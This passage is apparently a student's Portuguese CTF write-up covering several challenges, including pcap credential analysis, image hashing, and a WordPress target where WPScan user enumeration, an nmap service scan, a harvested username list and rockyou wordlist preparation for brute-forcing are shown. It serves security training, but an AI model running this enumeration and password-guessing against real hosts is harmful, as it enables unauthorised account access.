
No arquivo flag.txt, encontramos a FLAG:

FIAP{c0p4_CtF}.

6. USERPASS

Neste CTF o desafio é analisar o arquivo pass.pcap e encontrar o usuário e login.


Figura 16 – Pass.pcap.



Fonte – Wireshark.

Ao exportar o arquivo 1385 bytes

Figura 17 – Decrypt hash.



Fonte – Kali Linux.

Com isso encontramos a FLAG.

7. É O AUTOR

Neste CTF tem como objetivo descobrir o autor de, 978-65-5821-125-9.

Figura 18 – Google.

The screenshot shows a web browser with multiple tabs open, including '2TDCOR GLOBAL SOLUTI...', '978-65-5821-125-9 - Pes...', and 'Ethical Hacking e Análise...'. The address bar shows the URL 'https://www.videolivreria.com.br/ethical-hacking-e-analise-de-vulnerabilidades-versao-digital'. The website header includes the 'VIDEOLIVRERIA' logo, a search bar, and links for 'CONTA', 'SUPORTE', and 'CARRINHO'. A sidebar on the left lists various educational categories. The main content area is titled 'DESCRIÇÃO DO PRODUTO' and contains the following text:

Adquirindo este produto você terá acesso aos conteúdos abaixo relacionados na **versão digital** (videoaulas + livro em PDF). Eles estarão disponíveis no Portal AVA, um ambiente de estudos simples, intuitivo e fácil de usar.

Este material contém todos os conteúdos necessários para o seu estudo, não sendo necessário nenhum material extra para o compra especificado.

Prazo de acesso ao conteúdo: 06 meses corridos, contados a partir da data da liberação do conteúdo no ambiente de estudos.

Autor
Silvio César Roxo Giavaroto

Conteúdos abordados:
Capacitar o aluno a compreender o que é a segurança ofensiva, ethical hacking e o penetration testing.
Apresentar a metodologia quanto a identificação e buscas de vulnerabilidades em redes de computadores, operacionais e outras fraquezas ou falhas relativas a plataformas existentes em ambientes web.
Educar eticamente sobre o tema, apresentar técnicas e ferramentas para fins de prova de conceito durante penetration testing.
Serão apresentados cenários realísticos com inúmeras táticas de invasões utilizadas pelos criminosos digitais.

At the bottom right, there is a product card for 'ETHICAL HACKING E ANÁLISE DE VULNERABILIDADES (VERSÃO DIGITAL)' priced at 'R\$ 20,00' with a 'COMPRAR' button and 'Estoque: Disponível' status. A cookie consent banner is visible at the very bottom of the page.


Fonte – Video Livreria.

Assim descobrimos a FLAG.
FIAP{Giavaroto}.

8. CHAMPLAIN

Neste CTF, encontre a imagem e localize o hash dela.

Figura 19 – Web.



Fonte – Kali Linux.

Neste CTF o objetivo foi encontrar o Hash da imagem.

Figura 20 – Web.

```
rm553022@rm553022: ~/Downloads
File Actions Edit View Help
~
$ ls -l
total 150704
drwxr-xr-x 2 rm553022 rm553022 4096 Nov 16 12:34 Desktop
drwxr-xr-x 3 rm553022 rm553022 4096 Nov 18 15:10 Documents
drwxr-xr-x 2 rm553022 rm553022 4096 Nov 18 16:28 Downloads
drwxr-xr-x 2 rm553022 rm553022 4096 Nov 16 12:34 Music
drwxr-xr-x 2 rm553022 rm553022 4096 Nov 16 12:34 Pictures
drwxr-xr-x 2 rm553022 rm553022 4096 Nov 16 12:34 Public
drwxrwxr-x 2 rm553022 rm553022 4096 Nov 18 17:12 Reverse
-rw-rw-r-- 1 rm553022 rm553022 482 Nov 18 17:14 Reverse.war
drwxr-xr-x 2 rm553022 rm553022 4096 Nov 16 12:34 Templates
drwxr-xr-x 2 rm553022 rm553022 4096 Nov 16 12:34 Videos
-rw-r--r-- 1 root root 154276205 Nov 18 17:49 hydra.restore

~
$ cd Downloads
~/Downloads
$ ls -l
total 332
-rw-rw-r-- 1 rm553022 rm553022 75 Nov 18 16:28 Userlist
-rw-rw-r-- 1 rm553022 rm553022 29822 Nov 18 14:45 disco
-rw-rw-r-- 1 rm553022 rm553022 15 Nov 18 14:58 flag.txt
-rw-rw-r-- 1 rm553022 rm553022 656 Nov 18 14:48 imagem_extrada1.jpg
-rw-rw-r-- 1 rm553022 rm553022 29166 Nov 18 14:48 imagem_extrada2.jpg
-rw-rw-r-- 1 rm553022 rm553022 29822 Nov 18 14:50 imagemfinal.jpg
-rw-rw-r-- 1 rm553022 rm553022 12059 Nov 18 16:04 inside1.jpg
-rw-rw-r-- 1 rm553022 rm553022 165959 Nov 18 15:18 misp.json
-rw-rw-r-- 1 rm553022 rm553022 47597 Nov 18 15:09 pass.pcap

~/Downloads
$ sha256sum inside1.jpg
f4952b314eb15acf0eec79c954f83881c17d50d2b5922ee37e8fc5e5cd1aeac2 inside1.jpg

~/Downloads
$
```

Fonte - Kali Linux.


Com isso encontramos a FLAG.

9. NIFTO LVL1

A startup NIFTO está desafiando pentesters de todo mundo a testar o seu ambiente e encontrar todas as brechas que possam ser exploradas.

Nesta etapa, você precisa encontrar a flag no CMS, será que você consegue?


Figura 21 – LVL1.



```
rm553022@rm553022: ~  
File Actions Edit View Help  
[+] hobart-gerhold  
| Found By: Rss Generator (Passive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[+] bartell-maribel  
| Found By: Wp Json Api (Aggressive Detection)  
| - http://138.197.91.116/index.php/wp-json/wp/v2/users/?per_page=100&page=1  
| Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
[+] hobart-gerhold  
| Found By: Wp Json Api (Aggressive Detection)  
| - http://138.197.91.116/index.php/wp-json/wp/v2/users/?per_page=100&page=1  
| Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
[+] laisha-pouros  
| Found By: Wp Json Api (Aggressive Detection)  
| - http://138.197.91.116/index.php/wp-json/wp/v2/users/?per_page=100&page=1  
| Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
[+] lola-oreilly  
| Found By: Wp Json Api (Aggressive Detection)  
| - http://138.197.91.116/index.php/wp-json/wp/v2/users/?per_page=100&page=1  
| Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
[+] mayert-noemy  
| Found By: Wp Json Api (Aggressive Detection)  
| - http://138.197.91.116/index.php/wp-json/wp/v2/users/?per_page=100&page=1  
| Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
[+] neo  
| Found By: Wp Json Api (Aggressive Detection)  
| - http://138.197.91.116/index.php/wp-json/wp/v2/users/?per_page=100&page=1  
| Confirmed By:  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)  
[!] No WPScan API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register  
[+] Finished: Mon Nov 18 16:23:29 2024  
[+] Requests Done: 85  
[+] Cached Requests: 6  
[+] Data Sent: 22.557 KB  
[+] Data Received: 22.111 MB  
[+] Memory used: 193.727 MB  
[+] Elapsed time: 00:00:25  
rm553022@rm553022: ~  
$
```

Fonte – Kali Linux.

Figura 22 – LVL1.



```
(rm553022@rm553022)-[~]
$ nmap -sV -v -Pn -p22,80,2222,8888 138.197.91.116
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-18 16:18 -03
NSE: Loaded 46 scripts for scanning.
Initiating Parallel DNS resolution of 1 host. at 16:18
Completed Parallel DNS resolution of 1 host. at 16:18, 0.01s elapsed
Initiating SYN Stealth Scan at 16:18
Scanning 138.197.91.116 [4 ports]
Discovered open port 2222/tcp on 138.197.91.116
Discovered open port 22/tcp on 138.197.91.116
Discovered open port 8888/tcp on 138.197.91.116
Discovered open port 80/tcp on 138.197.91.116
Completed SYN Stealth Scan at 16:18, 0.18s elapsed (4 total ports)
Initiating Service scan at 16:18
Scanning 4 services on 138.197.91.116
Completed Service scan at 16:18, 6.66s elapsed (4 services on 1 host)
NSE: Script scanning 138.197.91.116.
Initiating NSE at 16:18
Completed NSE at 16:18, 0.66s elapsed
Initiating NSE at 16:18
Completed NSE at 16:18, 1.23s elapsed
Nmap scan report for 138.197.91.116
Host is up (0.13s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
2222/tcp  open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
8888/tcp  open  http     Apache Tomcat 8.5.100


Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.23 seconds
Raw packets sent: 4 (176B) | Rcvd: 4 (176B)

(rm553022@rm553022)-[~]
$
```

Fonte – Kali linux.

Figura 23 - LVL1.



```
bartell.maribel
mayert.noemy
lola.oreilly
laisha.pouros
hobart.gerhold
neo
```

Fonte – Kali Linux.

Figura 24 - LVL1.

```
root@rm553022: /home/rm553022
File Actions Edit View Help

(root@rm553022)~/home/rm553022
$ gunzip -d /usr/share/wordlists/rockyou.txt.gz

